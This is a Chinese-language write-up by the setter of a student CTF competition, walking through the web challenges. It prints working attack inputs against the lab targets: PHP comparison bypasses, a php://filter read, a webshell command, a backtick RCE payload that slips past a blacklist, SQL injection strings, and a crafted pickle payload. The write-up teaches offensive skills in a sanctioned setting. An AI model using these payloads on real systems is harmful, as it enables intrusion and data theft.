

# catctf2024-web-wp


## 前言

这是我第一次出题，从零到一的跨越，所以出的不是特别好，个人感觉糟糕透了，还有很多需要改进的地方，比如很多题其实纯靠GPT就可以做出来，但是这并非比赛的本意，也对能力的提升收效甚微，作为出题人应该尽量避免，但是没有做好，我在这里磕头谢罪了。

同时作为出题人也从中收获到了很多，也看到了大家的热情，这次新生赛受益还是很好的。

## [Web签到] F12

签到题，学会使用开发者工具（DevTools），直接在源代码注释中就可以找到flag。




```
<!DOCTYPE html>
<html>
  <head> ... </head>
  <body> == $0
    <p>F12是什么，能吃吗？</p>
    <!--web题学会先使用f12查看网页源代码是一个良好的习惯哦！-->
    <!--catctf {W31c0m3_t0_7He_cyb3rp34c3_W01rd} -->
  </body>
</html>
```

## bear的小饼干

这道题主要考察http的基础知识以及hackbar工具的使用。包括robots.txt文件泄露敏感信息，xff绕过，请求头标头的含义。

首先打开页面，根据提示，直接访问robots.txt文件

```
User-agent: *
Disallow: /Secre7_ent4ance.php
```




```
LOAD ▼ SPLIT EXECUTE TEST ▼ SQLI ▼ XSS ▼ LFI ▼ S

URL
http://10.10.175.100:35577/robots.txt
```

看到敏感信息泄露，访问/Secre7\_ent4ance.php。

然后根据提示，表明请求从本地发出。于是使用xff绕过（对于未接触过ctf的萌新来说，确实不容易想到。）

再按照提示，修改cookie为school=tongji，然后提示使用Tongji Academic Browser，当然不是真的下一个浏览器，根据知识点的串联以及思考服务端如何知道使用的是哪个浏览器这个问题，就可以想到user-agent标头。于是修改User-Agent: Tongji Academic Browser，最后获得flag



## bear\_md5

这道题主要考察php代码审计的能力以及php比较绕过的知识。

首先是php弱比较(==)，对于数字和字符串之间的比较，会将字符串转化为数字之后比较，如果两个字符都满足0e165665这样的科学计数法的形式，就会转化为数字，也就是0，从而弱相等。绕过第一层。

对于强类型的相等，借助的只能是NULL===NULL，对于md5()函数而言，当传入的参数为数组的时候，会返回NULL，从而实现相等。

但是，可以发现，这个技巧也可以适用于第一层的绕过，要限制也很简单，就是比较strval(\$cat) != strval(\$ctf),当cat, ctf均为数组是，会转化为字符串Array，避免绕过。但是我刚开始没注意，是一个漏洞。


于是构造字符串

```
?cat=QNKCDZO&ctf=s878926199a
POST
bear[]=1&kangaroo[]=2
```

从而到include部分，读取flag.php发现发现什么都没有，但是提示有内容的。因为flag.php中只有一个变量定义语句，所以没有输出，使用php伪协议将输入流编码一下，避免被执行。

最后的payload：

?cat=QNKCDZO&ctf=s878926199a&file=php://filter/read=convert.base64-encode/resource=flag.php  
POST  
bear[]=1&kangaroo[]=2



## 熊的图床

这道题考察文件上传漏洞，下面附上这种题的一般思路：

首先上传一个非指定格式但是是指定格式后缀的文件，判断是否上传成功

|\_\_是：文件后缀检测

判断是否为前端检测

|\_\_是：前端js检测

|\_\_否：后端绕过{

|\_\_MINE检测

|\_\_黑名单检测（随意构造的后缀能上传）

|\_\_白名单检测（随意构造的后缀无法上传，只能上传指定的后缀）

|\_\_否：文件内容检测

|\_\_文件幻数检测

|\_\_文件二次渲染

|\_\_其他：自行判断逻辑

### 首先上传test.php



被检测，但是正常的jpg修改后缀也会被检测，猜测是后缀检查，js代码无检测，所以推断是后端检测。

随意上传一个.asfiah后缀，能成功，于是确定是黑名单检测。对于后端黑名单检测，第一个想到的肯定是冷门后缀绕过，因为最简单。这也是这道题的考点。

上传.php3,.php5,.phtml均可以。成功上传之后，执行木马（也可以使用蚁剑直接连接），在根目录下找到flag

```
1 GET /uploads/test.php?cmd=system(%27cat%20/flag%27): HTTP/1.1
2 Host: 10.10.175.100:35582
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/121.0.6167.85 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
  e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9
10 |
```

```
catctf{ffcd58c-b48e-49ef-a46f-1a625ed88854}
```

## bear的许愿池

这道题借鉴的是去年校赛的一道题：老虎机。但是没有出好，有很多种办法获得flag。预期解是使用bp的爆破模块，爆破出luckynum，或者是使用py写脚本也可以。但是本意不在此，发现和数学小天才重复了。还有选手直接点出来或者使用连点器加录屏的，出之前确实考虑到了，但是为了减轻运行的压力，只设置1-9999，后来发现对比鸡块佬要运行几十分钟和github要运行几个小时的脚本，发现自己还是太善良了。

总之这道题娱乐题，给出预期解：

## ? Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type define

Payload set:  Payload count: 9,999  
Payload type:  Request count: 9,999

## ? Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random  
From:   
To:   
Step:   
How many:

Number format

Base: ☒ Decimal ☐ Hex  
Min integer digits:   
Max integer digits:   
Min fraction digits:   
Max fraction digits:

Examples

1  
4321

## ? Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

| Add                                 | Enabled                             | Rule      |
|-------------------------------------|-------------------------------------|-----------|
| <input type="button" value="Edit"/> | <input checked="" type="checkbox"/> | Hash: MD5 |

得到flag


| Request  | Payload 1 | Payload 2                        | Status code | Response receiv... | Error | Timeout | Length | Comment |
|--|-----------|----------------------------------|-------------|--------------------|-------|---------|--------|---------|
| 7224   | 7224      | b11b7e3409b27e5c6e332399362105f8 | 200         | 15                 |       |         | 218    |         |
| 0  |           |                                  | 200         | 16                 |       |         | 220    |         |
| 1  | 1         | c4ca4238a0b923820dcc509a6f75849b | 200         | 16                 |       |         | 220    |         |
| 2  | 2         | c81e728d9d4c2f636f067f89cc14862c | 200         | 16                 |       |         | 220    |         |
| 3  | 3         | ecbc974eb5c2e283308f92a77aaf3    | 200         | 16                 |       |         | 220    |         |
| 4  | 4         | a87ff679a2f3e71d9181a67b7542122c | 200         | 16                 |       |         | 220    |         |
| 5  | 5         | e4da3b7fbce2345d7772b0674a318d5  | 200         | 16                 |       |         | 220    |         |
| 6  | 6         | 1679091c5a880faf6fb5e6087eb1b2dc | 200         | 16                 |       |         | 220    |         |
| 7  | 7         | 8f14e45fcee167a5a36dedd4bea2543  | 200         | 16                 |       |         | 220    |         |
| 8  | 8         | c9f0f895fb9ab9159f51fd0297e236d  | 200         | 16                 |       |         | 220    |         |
| 9  | 9         | 15c49cc23247b61d081f547c6e43dc   | 200         | 16                 |       |         | 220    |         |
| Request Response                               |           |                                  |             |                    |       |         |        |         |
| Pretty Raw Hex Render                          |           |                                  |             |                    |       |         |        |         |
| 1 HTTP/1.1 200 OK                              |           |                                  |             |                    |       |         |        |         |
| 2 Server: Werkzeug/3.0.4 Python/3.11.10        |           |                                  |             |                    |       |         |        |         |
| 3 Date: Tue, 22 Oct 2024 11:29:21 GMT          |           |                                  |             |                    |       |         |        |         |
| 4 Content-Type: text/html; charset=utf-8       |           |                                  |             |                    |       |         |        |         |
| 5 Content-Length: 44                           |           |                                  |             |                    |       |         |        |         |
| 6 Connection: close                            |           |                                  |             |                    |       |         |        |         |
| 7  |           |                                  |             |                    |       |         |        |         |
| 8 catctf{4c9c6691-ff29-4a7c-ab6f-4f357a734a99} |           |                                  |             |                    |       |         |        |         |

## 熊熊小游戏

这是一道前端游戏题，分数是我乱设的，但是没想到每年小游戏题都有人硬解，我感慨到：“分数还是设低了。”

这道题的解法也很多，修改\_SCORE或者修改success的分数为20这样的低分。或者是将success代码直接复制出来，搜索一下应该能找得到是fuckjs混淆，这个混淆是对称的，可解密，可以直接解出flag，或者是直接运行也可以获得flag。

总体来说这道题出的不好，通关条件使用了等于判断，出现了bug，还有就是前端没学好，应该设置更多过滤的。



## 数学小天才

这道题也不难，考点很清楚，也就是py脚本的编写能力。

直接使用request库和re库编写，就可以得到flag

exp:

```
import requests
from time import sleep
import re

url = "http://127.0.0.1/"
times = 0
session = requests.session()
data = {
    "answer":""
}
r = ""
while True:
    print("times=",times)
    if(times == 0):
        r = session.get(url=url,)

    pattern = r'\d+ [+|-x÷] \d+'
```

```

try:
    s = re.search(pattern, r.text).group()
    if('+ ' in s):
        data['answer'] = eval(s)
    elif('- ' in s):
        data['answer'] = eval(s)
    elif('x ' in s):
        data['answer'] = eval(s.replace('x', '*'))
    elif('÷ ' in s):
        data['answer'] = round(eval(s.replace('÷', '/')))
    print(s)
    print(data['answer'])
except:
    print(r.text)

sleep(1.1)
r = session.post(url=url, data=data,)
print("-----")
")
times += 1
if('ctf' in r.text):
    print(r.text)
    break

```

得到flag

```

73655 ÷ 17068
4
-----
times= 8
25605 + 48300
73905
-----
times= 9
26028 + 18896
44924
-----
catctf{428b4d0f-491b-4806-a6a3-0b7f0c737c05}

```

## bear\_RCE

这道题的话，出的也不算特别难，但是需要比较熟悉bash命令。

```

if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/f|l|a|c|system|php|sort|shell|exec|\\.| |\\'/i", $c)){
        eval($c);
    }
    else{
        echo "nonono";
    }
}
}


```

过滤了exec, system, shell看似无法执行系统命令了，但是特地放过了一个经典的执行系统命令的方法，使用反引号`。但是使用反引号无回显，可以使用print()函数，甚至也可以使用die()函数。

能执行系统命令之后接下来也没有什么难的了，可以使用变量的传递，这样能绕过所有的黑名单，所以预期解的构造就是

```
?c=print(`$_GET[1]`);&l=cat /flag  
?c=die(`$_GET[1]`);&l=cat /flag
```

catctf{7f3b18a2-b514-4480-9cd8-8390a91222a4}




## bear\_sqli

这个题不算难，而且根据题面信息能很轻易的使用字符型sqli绕过，但是并没有直接给出flag，而是提示“远在天边，近在眼前~”。说明flag就在附近，可以推测一下返回的数据是不是只有一条，能想到这里就已经成功了，因为flag就在下一条记录，使用limit来获取就可以。

直接输入username=1' limit 1,1#'

就能得到flag



如果没有想到在下一条记录也没关系，就使用union select查询表名，列名，拼接记录也可以。

首先使用



```

1' union select 1,2,3#' --得到有三列，并且返回的是第三列

1' union select 1,2,group_concat(column_name) from information_schema.columns
where table_schema=database() #'
--爆出列名为username,password,flag

1' union select 1,2,group_concat(flag) from users # '
--得到flag 远在天边，近在眼前~,catctf{2dd17695-8046-41c0-a02a-92d7fbb4da58}

```

## 熊熊大黑客

查看代码的逻辑可以发现

```

def send_code():
    email = request.get_json().get('email')
    print("email", email)
    user = User.query.filter_by(email=email).first()
    # print(user.secret)

    if user:
        verification_code = ''.join(
            random.sample(string.ascii_letters+string.digits, 32))
        session['code'] = hashlib.md5(
            str(verification_code).encode()).hexdigest()
        session['error'] = 0

        send_verification_code(email, verification_code) # 发送验证码
        return jsonify({'message': 'Verification code sent!'})
    else:
        return jsonify({'message': 'Email not found!'}), 404

.....

if session.get('code') == hashlib.md5(verification_code.encode()).hexdigest():
    session['email'] = email
    session['logged_in'] = True
    return redirect(url_for('profile'))
else:
    session['error'] += 1
    flash(f'验证码错误，失败{session.get('error')}次')
    return redirect(url_for('login'))

```

只需要email存在于数据库之中，并且verification\_code正确即可，但是对于verification\_code的接收地址没有绑死，所以我们可以首先注册一个账号，让自己的邮箱在数据库中，然后验证码登录，把验证码发送到自己的邮箱，然后登录女神的账号。

## Profile

**Email:** cattrainingforce@tongji.edu.cn

**Secret:**

catctf{Only\_fr1end\_nemo\_like\_1ky\_5090bb1f02fc}

Logout

## 来自一年后的告白回复

whistleH学长的这道题考察的pickle反序列化，非常有趣。我的方法是最简单的变量覆盖，test大佬使用了多层反序列化，yyds！

首先是需要通过e和n找到d，由于n比较短，所以直接暴力分解了，得到d。

```
d=381164190708959071067796863880610329786415950224316575906085166407159950035016
092363436786499585357961357053982992345387339817622419899103634462778769313
```

然后就可以使用加解密功能了。

从网站上下载序列化后再加密的数据，得到

```
EO4P+E17yfQd3NGfXczn6l5RJ9MaPNe/3T1b7oHjDAz79R+NZLsrgb3M4z7MthAnHHMi+Dv00Sa45QwU
Tewt4uFGCzS+kOLaySEWPwtPrPwK3x3.GeHLSYgsQgxHIufSk+tGNNbizmUpAx6XXeetLMyvW9cRucF
cjEGdyUoY2ARtEe7cnrgEcd4XNd1QfA3qGgP8w==
```

然后decode()得到反序列化的字符串

```
b'\x80\x04\x959\x00\x00\x00\x00\x00\x00\x00}\x94(\x8c\x08username\x94\x8c\x04nemo\x94\x8c\nwin_streak\x94K\x01\x8c\x0ehighest_streak\x94K\x01u.'
```

得出这是protocol=4的序列化结果，反序列化可以向下兼容，本来打算使用protocol=0的，但是字典对象序列化之后会有V，在黑名单之中。纯手打opcode我也不是特别熟悉，所以直接使用了v3序列化的结果，再自己修改一下。

通过c\_main\_.flag调用全局变量，然后让highest\_streak属性的值等于全局变量flag的值，上传就可以得到flag了。

这里虽然代码中有

```
if data_ins != None:
    session['data'].update(data_ins)
assert session['data']['username'] == 'nemo'
assert isinstance(session['data']['win_streak'], int)
assert isinstance(session['data']['highest_streak'], int)
```

断言，highest\_streak不等于int类型会中断脚本的运行，但是可以发现在此之前已经updated了session，所以对结果没有太大影响，能正常得到flag。

于是构造

```
b'\x80\x03}q\x00(X\x08\x00\x00\x00usernameq\x01X\x04\x00\x00\x00nemoq\x02X\n\x00\x00\x00win_streakq\x03K\x01X\x0e\x00\x00\x00highest_streakq\x04c__main__\nflag\nq\x05u.'
```

然后加密上传，最后得到flag

# Rock-Paper-Scissors Game

Welcome, nemo!

Current Win Streak: **0**

Highest Win Streak: **catctf{h4pPy\_enD1n9!\_6a3d6944aabf}**

Choose your move:



You chose: **scissors** Computer chose: **rock**

Result: **lose**

## Save and Load Progress

Download Progress

Upload Progress:

选择文件 未选择任何文件

Upload

Copyright : \*\* g.nemo \*\*